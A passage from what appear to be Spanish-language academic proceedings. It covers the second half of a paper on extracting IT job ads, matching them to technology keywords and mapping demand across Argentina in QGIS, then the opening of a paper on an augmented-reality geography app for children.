Se avanzó en el estudio de métodos de extracción de datos de páginas web ya iniciado en trabajos anteriores [8] y con posibilidades de acceder a las páginas de ofertas laborales seleccionadas, cuyas APIs no proveen la totalidad de los datos necesarios para el trabajo. A partir de estudios exhaustivos de las técnicas existentes planteado por diferentes autores [16, 17, 18], se consideraron las particularidades de las páginas a analizar, detectando que su estructura era lo suficientemente sencilla para aplicar técnicas ad-hoc para la extracción de datos. Algunas problemáticas evaluadas a partir de esta decisión son, por un lado, la necesaria actualización requerida de las técnicas desarrolladas en función de la posibilidad de cambio de la estructura de las páginas y, por otro, las políticas de uso de las páginas de ofertas laborales, que limitó la posibilidad de selección de las mismas. Estas cuestiones serán abordadas con posterioridad en el Proyecto mediante la utilización de métodos automatizados o semi-automáticos para la modificación [16] de las técnicas y el planteo de convenios para un acceso más abarcativo y sustentable en el tiempo a las páginas seleccionadas.

Una vez obtenidos los datos iniciales fue necesario aplicar técnicas para el reconocimiento de perfiles, conocimientos y competencias existentes en el cuerpo de los avisos recuperados. Todas estas actividades tienen como objetivo final completar los datos del modelo base desarrollado en el Proyecto (Figura 1).

Las técnicas existentes para esta actividad abarcan desde técnicas de procesamiento de lenguaje natural y minería de texto hasta métodos de clasificación y etiquetado automáticos para llegar al descubrimiento del conocimiento al que alude la minería de datos, con métodos de aprendizaje supervisado y no supervisado [19].

Frente al trabajo a realizar y si bien se cuenta de trabajos anteriores [4] con listas de conocimientos y competencias asociados a perfiles, la aplicación de los últimos métodos mencionados requiere, no sólo de la estructuración de la fuente, sino de un período de entrenamiento y un conjunto de entrenamiento adecuados con el que aún no se cuenta a esta etapa del proyecto [20].

En cuanto a la aplicación de la minería de texto, el principal desafío que se enfrenta es la ambigüedad del lenguaje natural, cuestión que se torna más compleja ante la inexistencia de un corpus en el dominio específico que facilite la precisión y consistencia en el procesamiento.

Al analizar las fuentes seleccionadas pudo detectarse la inexistencia de complejidades semánticas, concepciones diferentes que puedan derivarse de una misma frase, ni complejidades sintácticas. Sólo se pueden encontrar posibles inconvenientes como la enumeración sucesiva de tecnologías




Figura 1. Modelo de Datos para la Sistematización de Demandas de Perfiles, Conocimientos y Competencias

en una misma frase, por ejemplo "con conocimientos en Ec-mascript 5 o 6". Sin embargo, y considerando que generalmente las tecnologías se indican con versiones asociadas y su modificación es constante, no tendrá relevancia al estudio la individualización de las mismas.

Obtenidos los datos de las fuentes seleccionadas, se procede a un pre-procesamiento que refiere a la limpieza para eliminar etiquetas o caracteres de marcado que no aporten información útil para las siguientes fases, así como la eliminación de información redundante o errónea derivada del proceso de extracción.

Seguidamente, se selecciona el método de clasificación a utilizar que, para el presente trabajo, consistió en el uso inicial de las listas existentes[20] creadas a partir de los trabajos previos del Proyecto, que se referencian como palabras clave a detectar en el texto.

Para avanzar con nuestro objetivo principal de lograr la georreferenciación se dejaron de lado en esta etapa las debilidades de la técnica utilizada. Entre estas debilidades, la dependencia de las diferentes posibilidades de escritura de una palabra, de la ampliación de la lista de palabras clave inicial y de lograr la identificación separada de conocimientos y competencias y su vinculación con los perfiles profesionales. Otra cuestión que podrá ser tenida en cuenta, es la de mejorar el método de clasificación eliminando inicialmente artículos, preposiciones, verbos y otras palabras que no serían útiles en la comparación, o analizando la existencia de corpus específicos asociados a librerías como Natural LanguageToolkit [21] para Python.

3. Desarrollo de Funcionalidades

Todos los programas (scripts) requeridos se construyeron utilizando Python [22], en su versión 2.7.13, como lenguaje de programación. Esta decisión se basó fundamentalmente en el dinamismo, rapidez, facilidad de uso y disponibilidad de librerías de código abierto que Python ofrece para estas tareas, sumado a la experiencia previa que algunos integrantes del equipo contaban con el lenguaje. Todo el código generado se puso bajo control de versiones utilizando Git [23], en un repositorio por el momento privado, aunque no se descarta abrirlo a la comunidad una vez que las herramientas generadas estén lo suficientemente estables y maduras.

3.1. Aplicación de Técnicas de Recolección de Datos

Utilizando las funcionalidades desarrolladas para la recolección de datos, se procedió a la extracción de una muestra cercana a los dos meses de registros. De los datos que inicialmente se obtuvieron, se tomaron como parte de este trabajo:

- **Región:** indica la ciudad y provincia del aviso de oferta laboral.
- **Título:** refiere al texto inicial del aviso que se publica y a partir del cual se accede al cuerpo.
- **Cuerpo:** es el cuerpo completo del aviso.

Se aplicaron luego las técnicas individualizadas para el pre-procesamiento de los datos y extracción de las palabras clave a considerar en el estudio, para posteriormente realizar la localización requerida y la aplicación en un SIG.

3.2. Pre-Procesamiento de Datos

El pre-procesamiento de los datos consistió en la eliminación de avisos duplicados, eliminación o corrección de registros con alguna variable faltante (existieron casos de registros sin región o sin cuerpo de aviso), unificación de regiones, como así también la corrección o eliminación de caracteres especiales o escapes de HTML. Se eliminaron, además, aquellos avisos que no poseían relación alguna con la búsqueda de perfiles orientados a las Tecnologías de la Información.

A partir del cuerpo completo del aviso se obtuvieron las palabras clave (keywords) más relevantes.

Los datos extraídos de cada plataforma se almacenaron en archivos CSV separados por plataforma y por fecha de extracción, para luego ser leídos y unificados por otro script encargado de la integración de los datos y la búsqueda de palabras clave. Para todo ello, fueron de gran utilidad las librerías de Python: **pandas** [24], **json** (para la lectura y escritura de archivos JSON) y **re** (para el manejo de expresiones regulares en la búsqueda de palabras clave).

En la Tabla 1 se visualiza una pequeña muestra de los resultados obtenidos. Se eliminaron algunas columnas de la tabla original por cuestiones de relevancia, claridad y espacio. Por las mismas razones se muestra el título del aviso en lugar del cuerpo completo.

A pesar de que las primeras aproximaciones para la extracción de palabras clave de un aviso de oferta laboral fueron bastante simples y primitivas, sirvieron como base para comenzar a experimentar e ir encontrando fortalezas y debilidades en los métodos utilizados, los cuales fueron evolucionando y refinando continuamente para aumentar su eficacia y eficiencia.

La lista de palabras clave es un archivo JSON2 con objetos y listas específicas de posibilidades. Cuenta actualmente con casi 400 tecnologías a partir de las cuales los hijos en el formato JSON representan las diferentes formas en que se encontraron inicialmente escritas en los avisos tomados como referencia.

Para explicar brevemente, el algoritmo comienza recorriendo la lista de manera secuencial, y en algún punto llega al objeto con clave "ECMAScript" (Ver ejemplo en la Figura 2).

Allí analiza si el listado de hijos contiene elementos. En caso de no contener ningún elemento, se dirige al objeto "default" y busca las palabras clave contenidas en su lista "keywords". Esta búsqueda se realiza por subcadena en casos de que "strict" sea False, y por expresiones regulares en caso contrario. En el caso analizado, "ECMAScript"

```

"ECMAScript": {
  "hijos": [
    {
      "nombre": "ECMAScript5",
      "keywords": ["ecmascript5",
                  "ecma script 5",
                  "es5"]
    }
  ],
  {
    "nombre": "ECMAScript6",
    "keywords": ["ecmascript6",
                  "ecma script 6",
                  "es6"]
  }
],
"default": {
  "nombre": "ECMAScript",
  "keywords": ["ecmascript"],
  "strict": false
}
},

```

Figura 2. Extracto del archivo de palabras clave en formato JSON.

contiene hijos, por lo que el algoritmo los recorre secuencialmente, buscando como subcadenas las keywords de cada hijo. En caso de encontrar esta keyword en el aviso, no se continúa con el resto (si se encuentra "ecmascript5" no se continúa con "ecma script 5") y se agrega el valor del campo "nombre" como una keyword asociada al aviso. Sólo cuando se han recorrido todos los hijos sin encontrar coincidencias, se dirige al objeto default para hacer un último intento en encontrar la palabra clave.

Este método de búsqueda, con muchas semejanzas a búsquedas en árboles, permite organizar de manera clara las tecnologías, sus hijos y las palabras claves asociadas a cada uno. Se unifica totalmente el nombre que se coloca en el listado de palabras clave de un aviso; no importa si el aviso dice "ecmascript5", "ecma script 5", o "es5", el listado final contendrá la palabra "ECMAScript". Adicionalmente, se puede señalar aquellas palabras clave donde se precisa una búsqueda con expresiones regulares y no como sub-cadena. Un ejemplo de esto es el lenguaje de programación "C", cuyo objeto "default" tiene como "keywords" a la letra "c" y "strict" está en True, por lo que se inyecta la letra c en una expresión regular que coincide en aquellos casos donde "c" no esté precedida por caracteres alfanuméricos y no tenga delante letras o caracteres especiales (evitando así los casos de C# o C++).

3.3. Georreferenciación de Entidades y Atributos

En función de lo especificado en el objetivo de este trabajo se desarrolla un primer prototipo del SIG utilizando los datos obtenidos como prueba para el mismo.

Cuadro 1. Muestra de los Resultados de la extracción de avisos de ofertas laborales.

Región	Título	Keywords
caba, buenos aires	analista en networking	Web Application Firewall, Networking, Proxys, Seguridad web
caba, buenos aires	analista QA funcional	Testing funcional, Automatización de testing, Analista QA funcional, PHP, Selenium, Casos de prueba
caba, buenos aires	especialista en seguridad informática	OAuth, Seguridad web, Seguridad Informática, Portugués, Web Application Firewall, SAML

En la primera capa se incluyen las ofertas laborales obtenidas a partir de las coordenadas que ubican cada una de los avisos como entidades a las cuales se asocian los perfiles, conocimientos y competencias enunciadas en los mismos como atributos temáticos.

Para lograr la georreferenciación de los avisos y palabras clave, se hace uso de la región en la que se ofrece el puesto laboral. Partiendo de la región se obtienen sus coordenadas geográficas (latitud y longitud) para localizarlas posteriormente en el mapa. Entonces, a los datos que inicialmente se definieron a utilizar, se agregaron:

- **Latitud:** es la latitud de las coordenadas en que se ubica la región.
- **Longitud:** es la longitud de las coordenadas en que se ubica la región.

Habiendo obtenido las palabras clave de cada aviso en particular, se definió inicialmente mostrar en el mapa todas las regiones donde se habían publicado avisos y en las mismas destacar las cinco palabras clave (perfiles, competencias o tecnologías) más mencionadas en ella.

El primer paso consistió en tomar el conjunto de todas las regiones en que se publicó al menos un aviso, e intentar obtener para cada una de ellas su ubicación geográfica aproximada, dada por su latitud y longitud. Para ello se construyó un script, que dada una región (por ejemplo: 'caba, buenos aires' o 'rosario, santa fe') obtiene la latitud y longitud correspondiente consultando a una API externa a través de la librería GeoPy². Para no sobrecargar a la API con una gran cantidad de consultas sucesivas (actualmente se cuenta con más de 7000 registros para georreferenciar), se construyó un archivo JSON (ver Figura 3) que actúa como una cache de regiones, en el cual cada vez que se consulta una región no conocida (que no está en dicho archivo), se la agrega con su denominación y su latitud y longitud asociadas. Además de evitar errores de conexión con las APIs externas por sobrecargas, esta cache de localizaciones agiliza notoriamente el proceso.

²Disponible en <https://github.com/geopy/geopy>

```
{
  "caba, buenos aires": {
    "latitud": -34.5682239,
    "longitud": -58.4479097
  },
  "quilmes, buenos aires": {
    "latitud": -34.7303025,
    "longitud": -58.268868
  },
  "mendoza, mendoza": {
    "latitud": -32.8897294,
    "longitud": -68.8442956
  },
}
```

Figura 3. Extracto del archivo de regiones, con su latitud y longitud, en formato JSON.

A pesar de la simplicidad que aparenta el proceso una vez resuelto y ejecutado, hay que tener en cuenta que las denominaciones de cada región que se encuentran en los avisos de ofertas laborales son muchas veces ambiguas, contienen errores gramaticales, o no hacen referencia a un lugar específico y conocido por la API consultada. Por ello se debieron tomar las precauciones necesarias para poder identificar regiones por defecto en caso de que una región en particular no fuera encontrada con éxito. En general, se decidió que si una ciudad o distrito no era encontrada pero sí era conocida la provincia a la que pertenecía, entonces se colocaría por defecto dicho aviso en la latitud y longitud de la capital de la provincia. El caso más paradigmático resultó ser la Ciudad Autónoma de Buenos Aires, que se encontró referida de las formas CABA, buenos aires, ciudad de buenos aires o capital federal, lo cual que se unificó en todos los casos a "caba".

El paso siguiente consistió en lograr agrupar, por cada par <latitud, longitud>, el conjunto de palabras clave mencionado y acumular la cantidad de avisos. Fueron de gran ayuda para esta tarea la librería **pandas** junto con las estructuras de diccionarios propias de Python (Dict, OrderedDict, Counter). Una pequeña muestra del resultado de esta etapa se puede apreciar en la Figura 4.

lat	lon	keywords
-34.56	-58.44	Git: 300, SQL Server: 282, Metodologías Ágiles: 187
-37.94	-57.58	SQL: 9, Analista funcional: 8, Desarrollador .NET: 6

Figura 4. Extracto del archivo con frecuencias de palabras clave agrupadas por latitud y longitud.

Esta etapa concluye con la generación de un archivo de texto plano CSV con más de 190 ubicaciones exactas, sus palabras claves asociadas y la frecuencia de aparición de cada una de estas últimas.

Posteriormente, y para verificar la superposición de las capas se ubican, en una segunda capa, las empresas que han participado de la encuesta inicial realizada en la región Rosario[5] como entidades, de forma tal de poder trabajar en un futuro con sectores transversales de aplicación, productos y tecnologías utilizadas. En la tercer y cuarta capa se incluyen las Universidades y Facultades que dictan la carrera de Ingeniería en Sistemas de Información/Informática, inicialmente las incluidas en la Red de Carreras de Ingeniería en Informática / Sistemas de Información del CON-FEDI (RIISIC), como entidades, para así trabajar el atributo: oferta de formación.

Del trabajo realizado se ha conseguido generar un diccionario de vértices como avance hacia la definición de la estructura topológica que permitirá el análisis de redes de influencia.

3.4. Aplicación del SIG

El primer paso para la construcción del mapa fue la creación de su capa base, que contiene únicamente el mapa de fondo. Ésta fue creada a través del plugin OpenLayers³, seleccionando la capa Google Physical. Sobre dicha capa base se agregó luego una nueva capa, que utiliza como fuente de datos el archivo CSV que se mostró en la Figura 4, y permite visualizar todos los puntos geográficos para los cuales se tienen datos registrados.

Una vez importada dicha tabla con las columnas **Latitud**, **Longitud** y **Keywords**, se procedió a pre-procesar los datos para lograr obtener por cada ubicación, las cinco palabras clave más relevantes.

Listado Código Fuente 1. Función aplicada a cada lista de palabras claves

```
@qgsfunction(args='auto', group='Custom')
def format_text(value, feature, parent):
    value = (value.lstrip('{')
            .rstrip('}'))
    return '<br/>'.join(value.split(', ')[:5])
```

³Disponible en <https://github.com/sourcepole/qgis-openlayers-plugin>

En el listado de código fuente 1, se eliminan primero los caracteres { y } del comienzo y final de la lista. Luego, se obtienen las cinco primeras palabras clave (ya vienen ordenados por su frecuencia de aparición, de mayor a menor) y luego se las separa a través del caracter HTML
 por motivos estéticos de visualización en el mapa web, se buscó mostrar la lista en un pequeño pop-up cuando el usuario pasa el cursor por una ubicación marcada (ver Figura 5).

Ya construido el mapa, se añadieron las restantes capas previstas para esta etapa: Empresas y Facultades a las que se agregó como información adicional la dirección de su página web institucional.

El paso final fue exportar el mapa y publicar una primera versión en una web abierta al público. Para ello, fue de gran utilidad el plugin qgis2web⁴, que se encarga de convertir, automáticamente y en un único paso, el conjunto de capas y datos del mapa en un conjunto de archivos HTML, Javascript y CSS para su posterior puesta en producción en un servidor web⁵.

Las posibilidades que da la herramienta permiten la superposición de todas las capas como se muestra en la Figura 6, o la selección de algunas de las capas y la expansión del mapa como se muestra en la Figura 7).

3.5. Primeros Resultados

Como puede verse en las Figuras 6 y 7, la superposición de las capas inicialmente planteadas 6 permite reconocer áreas de influencia de la trama productiva SSI en nuestro país, en función de las demandas, así como cierta relación con la oferta académica universitaria existente.

A partir de este primer análisis, la inclusión de los restantes atributos a las capas de Empresas y Universidades y Facultades, así como el resto de las capas previstas, como por ejemplo, la capa de profesionales de las diferentes carreras y su ubicación actual, y de la obtención de la topología para el análisis, se podrán identificar, entre otros, las externalidades positivas o negativas que se derivan, o la migración de profesionales a regiones donde la oferta laboral lo justifique.

4. Conclusiones

El trabajo desarrollado ha permitido el descubrimiento de nuevas fortalezas y de debilidades a mitigar para cumplir con los objetivos de IISI.d.r.O. Como se puede apreciar, la mayor dificultad para el desarrollo de este tipo de sistemas radica en la definición del enfoque y objetivos del análisis que se desea realizar, junto con obtención de los datos a trabajar, más que en la aplicación de las técnicas de georreferenciación.

⁴Disponible en <https://github.com/tomchadwin/qgis2web>

⁵Versión inicial del mapa en <http://mapa-iisidro.000webhostapp.com>



Figura 5. Versión inicial del mapa: capa base, ubicaciones y mapa exportado a web




Figura 6. Mapa final obtenido producto del trabajo




Figura 7. Mapa Región Rosario Capas: Empresas-UTN

En cuanto a la obtención de datos, si bien la solución implementada otorga excelentes resultados y en tiempos de ejecución casi instantáneos para un conjunto cercano a los siete mil avisos, se han identificado, al mencionar las técnicas utilizadas, cuestiones en las que avanzar para lograr una mayor efectividad. Sin embargo, del trabajo realizado ya se puede pensar en la aplicación de técnicas más avanzadas de extracción de conocimiento y aprendizaje automáticos.

En cuanto a la aplicación en el SIG, el hecho de construir el mapa a través de herramientas como QGIS brinda una gran flexibilidad a la hora de la presentación de los datos para el usuario, dando a su vez importantes posibilidades para, en un futuro, agregar sucesivas capas con datos de otras fuentes y así escalar la solución sin mayores inconvenientes. Resta avanzar sobre la posibilidad de realizar un estudio topológico en función de la información obtenida, buscando ofrecer una herramienta útil para la Gestión del Conocimiento en el ámbito de IISI.d.r.O. como aporte a los sectores que conforman el triángulo de Sábato: Universidad-Estado-Industria.

Referencias

- [1] F. M. Riva, E. Amar, V. Martín, M. A. Gatto, y N. Pereira, "Observatorio de desarrollo regional de la ingeniería en sistemas de información e informática (IISI.d.r.O.). Origen, Evolución y Perspectivas.," *En Memorias: CONAIIISI 2016. IV Congreso Nacional de Informática e Ingeniería en Sistemas de Información. UCASAL. Publicación on line - ISSN 2347-0372*, 2016.
- [2] R. G. Malano, V. A. Martín, y F. M. Riva, "Favoreciendo el desarrollo de conocimientos y competencias en el contexto de un proyecto de investigación," *Iberoamerican Journal of Project Management*, vol. 8, no. 1, pp. 01–13, 2017.
- [3] F. M. Riva, E. Amar, V. Martín, y N. Pereira, "Una red para el análisis comparado de competencias en la trama productiva de la industria del software y servicios informáticos," *En revista: Rumbos Tecnológicos de la Secretaría de Ciencia, Tecnología y Posgrado de la UTN-FRA.*, vol. 8, pp. 135–143, 2016.
- [4] F. M. Riva y M. Kain, "Informe técnico 2: Requerimientos de RRHH de empresas cadena productiva ssi," *PID UTN-1923: Modelización de un Observatorio de Desarrollo Productivo. Industria del Software y Servicios Informáticos en el Área Rosario.*, 2014. Disponible en: <http://isi-investiga.frro.utn.edu.ar/observatorio>. [Última fecha de acceso: 01/08/2017].
- [5] F. M. Riva, E. Amar, V. Martín, E. Porta, C. Galmarini, y M. Puyo, "Informe técnico 1: Relevamiento a empresas del sector ssi," *PID UTN-1923: Modelización de un Observatorio de Desarrollo Productivo. Industria del Software y Servicios Informáticos en el Área Rosario.*, 2014. Disponible en: <http://isi-investiga.frro.utn.edu.ar/observatorio>. [Última fecha de acceso: 01/08/2017].
- [6] F. M. Riva, E. Amar, V. Martín, y N. Pereira, "Informe técnico 2: : Encuestas a egresados y estudiantes que desarrollan su actividad en la cadena productiva ssi.," *PID UTN-1923: Modelización de un Observatorio de*

Desarrollo Productivo. Industria del Software y Servicios Informáticos en el Área Rosario., 2016. Disponible en: <http://isi-investiga.frro.utn.edu.ar/observatorio>. [Última fecha de acceso: 01/08/2017].

- [7] J. M. Rodríguez Guerrero, M. Abbatemarco, y J. García, “Herramientas para la implementación de una red orientada al análisis de competencias de egreso de la carrera de ingeniería en sistemas de información.” *JIT 2017. Jornadas Investigadores Tecnológicos. Reconquista, Santa Fe, Argentina. Seleccionado para su publicación en la Revista Tecnología y Ciencia de la Secretaría de Ciencia, Tecnología y Posgrado de UTN.*, 2017.
- [8] M. Abbatemarco, L. Brizuela, A. Cervino, y F. M. Riva, “Las redes sociales como fuente de datos para un observatorio regional de ingeniería en sistemas de información e informática. oportunidades y limitaciones técnicas, éticas y legales.” *Memorias: CONAIISI 2016. IV Congreso Nacional de Informática e Ingeniería en Sistemas de Información. UCASAL. Publicación on line - ISSN 2347-0372*, 2016.
- [9] F. M. Riva, M. Abbatemarco, y A. Cervino, “El tratamiento masivo de datos en redes sociales virtuales. retos legales, éticos y de responsabilidad social,” *En Memorias de XLIII CLEI - 46 JAIHO. Jornadas Argentinas de Informática. Córdoba. Argentina. Publicación on line: ISSN 1850-2776*, 2017.
- [10] M. Fuenzalida, G. D. Buzai, A. Moreno Jiménez, y A. García de León, *Geografía, Geotecnología y Análisis Espacial: Tendencias, Métodos y Aplicaciones*. Editorial Triángulo. Santiago de Chile., 2013.
- [11] L. M. Humacata, “Aportes metodológicos del análisis espacial con sistemas de información geográfica a la clasificación espacial en geografía,” *En Revista: Redes Sociales*, vol. 3, pp. 118–147, 2014.
- [12] G. D. Buzai y C. A. Baxendale, “Análisis socioespacial con sistemas de información geográfica marco conceptual basado en la teoría de la geografía,” *Ciencias Espaciales*, vol. 8, no. 2, pp. 391–408, 2015.
- [13] G. D. Buzai, “Geografía aplicada a la solución de problemáticas sociales,” *SOLUCIONES ESPACIALES A PROBLEMAS SOCIALES URBANOS*, p. 17, 2016.
- [14] I. del Bosque González, C. F. Freire, L. M.-F. Morante, y E. P. Asensio, “Los sistemas de información geográfica y la investigación en ciencias humanas y sociales,” 2012.
- [15] Quantum GIS Development Team, “Quantum GIS geographic information system. Open Source Geospatial Foundation project.” <http://qgis.osgeo.org>, 2017.
- [16] E. Ferrara, P. De Meo, G. Fiumara, y R. Baumgartner, “Web data extraction, applications and techniques: A survey,” *Knowledge-based systems*, vol. 70, pp. 301–323, 2014.
- [17] A. H. Laender, B. A. Ribeiro-Neto, A. S. Da Silva, y J. S. Teixeira, “A brief survey of web data extraction tools,” *ACM Sigmod Record*, vol. 31, no. 2, pp. 84–93, 2002.
- [18] K. Devika y S. Surendran, “An overview of web data extraction techniques,” *International journal of scientific engineering and technology*, vol. 2, no. 4, 2013.
- [19] I. H. Witten, E. Frank, M. A. Hall, y C. J. Pal, *Data Mining: Practical machine learning tools and techniques*. Elsevier. Morgan Kaufmann Publishers, 2016.
- [20] G. de la Calle Velasco, *Modelo basado en técnicas de procesamiento de lenguaje natural para extraer y anotar información de publicaciones científicas*. PhD thesis, Tesis Doctoral. Escuela Técnica Superior de Ingenieros Informáticos. Universidad Politécnica de Madrid., 2014.
- [21] S. Bird, “Nltk: the natural language toolkit,” in *Proceedings of the COLING/ACL on Interactive presentation sessions*, pp. 69–72, Association for Computational Linguistics, 2006.
- [22] Python Software Foundation, “Python language reference, versión 2.7.13.” <https://www.python.org>, 2017.
- [23] Git, “Sistema de control de versiones distribuido de código abierto.” <https://git-scm.com>, 2017.
- [24] W. McKinney, “Data structures for statistical computing in Python,” in *Proceedings of the 9th Python in Science Conference*, pp. 51–56, 2010.

Geografía Interactiva con Realidad Aumentada

José Rolando Quispe¹, María del Pilar Gálvez Díaz^{1,2}

(1) Facultad de Ingeniería, Universidad Nacional de Jujuy.

josexeq@gmail.com

(2) Universidad Católica de Santiago del Estero,

Departamento Académico San Salvador, San Salvador de Jujuy

mdpgalvezdia@fi.edu.ar

Resumen

La realidad aumentada es una tecnología que invadió para bien diversos ámbitos de la sociedad y su uso es cada vez más cotidiano. En el presente trabajo se muestra el desarrollo de una aplicación que usa la realidad aumentada en el ámbito de la educación. Permite a niños de primaria aprender a identificar los departamentos que componen una provincia de manera interactiva dejando atrás el clásico uso que tenía la realidad aumentada consistente en mostrar contenido en 3D, un sonido o video en una pantalla como producto de apuntar con una cámara a un marcador determinado. Para la realización se creó un mapa numerando cada departamento y asignándole un color diferente. Alrededor del mapa se colocaron diferentes marcadores cuyos números se corresponden con cada departamento. Luego se lo imprimió en una hoja de tamaño A4. Al ejecutar la aplicación se puede observar el nombre de cada departamento según se señale con el dedo en el marcador correspondiente.

El uso de esta aplicación proporcionará una nueva forma de aprender interactuando con la tecnología y será de gran ayuda para niños de primaria.

1. Introducción

El uso de la tecnología como ayuda para la educación en cualquiera de sus niveles es una realidad palpable desde hace ya algunos años. No es extraño decir que en toda escuela o universidad existen salas de cómputos preparadas para su uso en clases. Tampoco es extraño afirmar que casi todo alumno posee un teléfono celular, Tablet o netbook que usa en casa y en ocasiones lleva a clases.

De acuerdo a diversos autores existen varias “generaciones”, grupos de personas que viven en una determinada época y que poseen características comunes

que los distinguen. Según [1] los millennials son las nuevas generaciones de adultos jóvenes nacidos entre 1982 y 2001. Esta generación es la fundadora del social media (conjunto de herramientas online que permiten estar en contacto con los demás) y la conexión a través de Internet y el celular; viven de formas diferentes, tienen mayor gusto por la creatividad y los productos locales, están más pendientes de sus familias, amigos y la era tecnológica [2]. Según [3] La Generación Z se refiere a niños o adolescentes que nacieron entre los años 1995 y 2012, cuyas características se resumen en: 1) Expertos en la comprensión de la tecnología; 2) Multitarea; 3) Abiertos socialmente desde las tecnologías; 4) Rapidez e impaciencia; 5) Interactivos; y 6) Resilientes. Estas generaciones tienen en común según [4] “desde que tienen uso de razón les han rodeado instrumentos electrónicos que han configurado su visión de la vida y del mundo”.

Las aplicaciones de las Tics (Tecnologías de la información y la telecomunicación) no sólo se constituyen como una tecnología novedosa sino también implican nuevas formas de representar conocimientos y actividades, dando respuesta a las demandas de aprendizaje de las nuevas generaciones de estudiantes que pueblan las aulas. Estas transforman los hábitos, los estilos de aprendizaje y las formas de interactuar, con lo cual, la educación debe dar respuesta a estos cambios así como también los educadores deben adaptarse al uso de estas nuevas tecnologías.

Considerando que actualmente en las escuelas primarias asisten alumnos los cuales pertenecen a la Generación Z es factible hacer uso de la Realidad Aumentada (RA) como parte de las clases o como complemento para el aprendizaje de determinadas asignaturas.

El uso de RA resulta atractivo debido a que muchos conceptos y procesos que deben enseñarse pueden simplificarse mediante la aplicación de modelos 3D, en

comparación al uso de modelos bidimensionales, imágenes o gráficos en papel, u otros recursos como videos.

En educación, la capacidad para simular situaciones y experiencias que no sean posibles en el mundo real permite el aprendizaje de una forma más intuitiva e interactiva. Por ejemplo, imaginar un problema complejo de física o un experimento de química puede tener una gran dificultad para el estudiante, [5]. En este contexto la Realidad Aumentada puede ser una herramienta alternativa en la enseñanza y en la superación de estas dificultades permitiendo un aprendizaje de forma más intuitiva e interactiva

Observando diferentes aplicaciones de Realidad Aumentada aplicadas a la educación se encuentra que gran parte de ellas consisten en apuntar con la webcam de una computadora, con la cámara de un celular o Tablet hacia un marcador determinado obteniendo como resultado una imagen en 3D, un sonido o video sobre una escena real. Esta forma de hacer uso de la realidad aumentada podría decirse que es estática ya que solo se obtiene un recurso digital producto de la ejecución de la aplicación, no pudiéndose interactuar con la misma para obtener diferentes resultados en base a el/los marcador/es.

En este trabajo se presenta el desarrollo de una aplicación de RA para educación que permite que el alumno pueda aprender mediante la interacción con los marcadores de una forma diferente, más interactiva y fácil, para obtener los resultados propuestos.

Este trabajo se organiza de la siguiente manera: en la sección 2 se explican los conceptos principales de la realidad aumentada, en la sección 3 se describe el problema planteado, en la sección 4 se desarrolla la solución propuesta, en la sección 5 se presentan los resultados y conclusiones, la sección 6 describe el trabajo futuro y finalmente en la sección 7 se detallan las referencias bibliográficas.

2. Realidad Aumentada

Sobre Realidad Aumentada ya se hablaba por la década de los '90 donde se aceptaba la definición propuesta por [6] que la presentaba como un conjunto de tecnologías que combinan imágenes reales y virtuales, de forma interactiva y en tiempo real, de manera que permite añadir la información virtual a la información física que el usuario percibe del mundo real. Cabe destacar que por esos años la tecnología no tenía la madurez que hoy si posee para su implementación de forma masiva. Por esta razón es posible usarla en la educación.

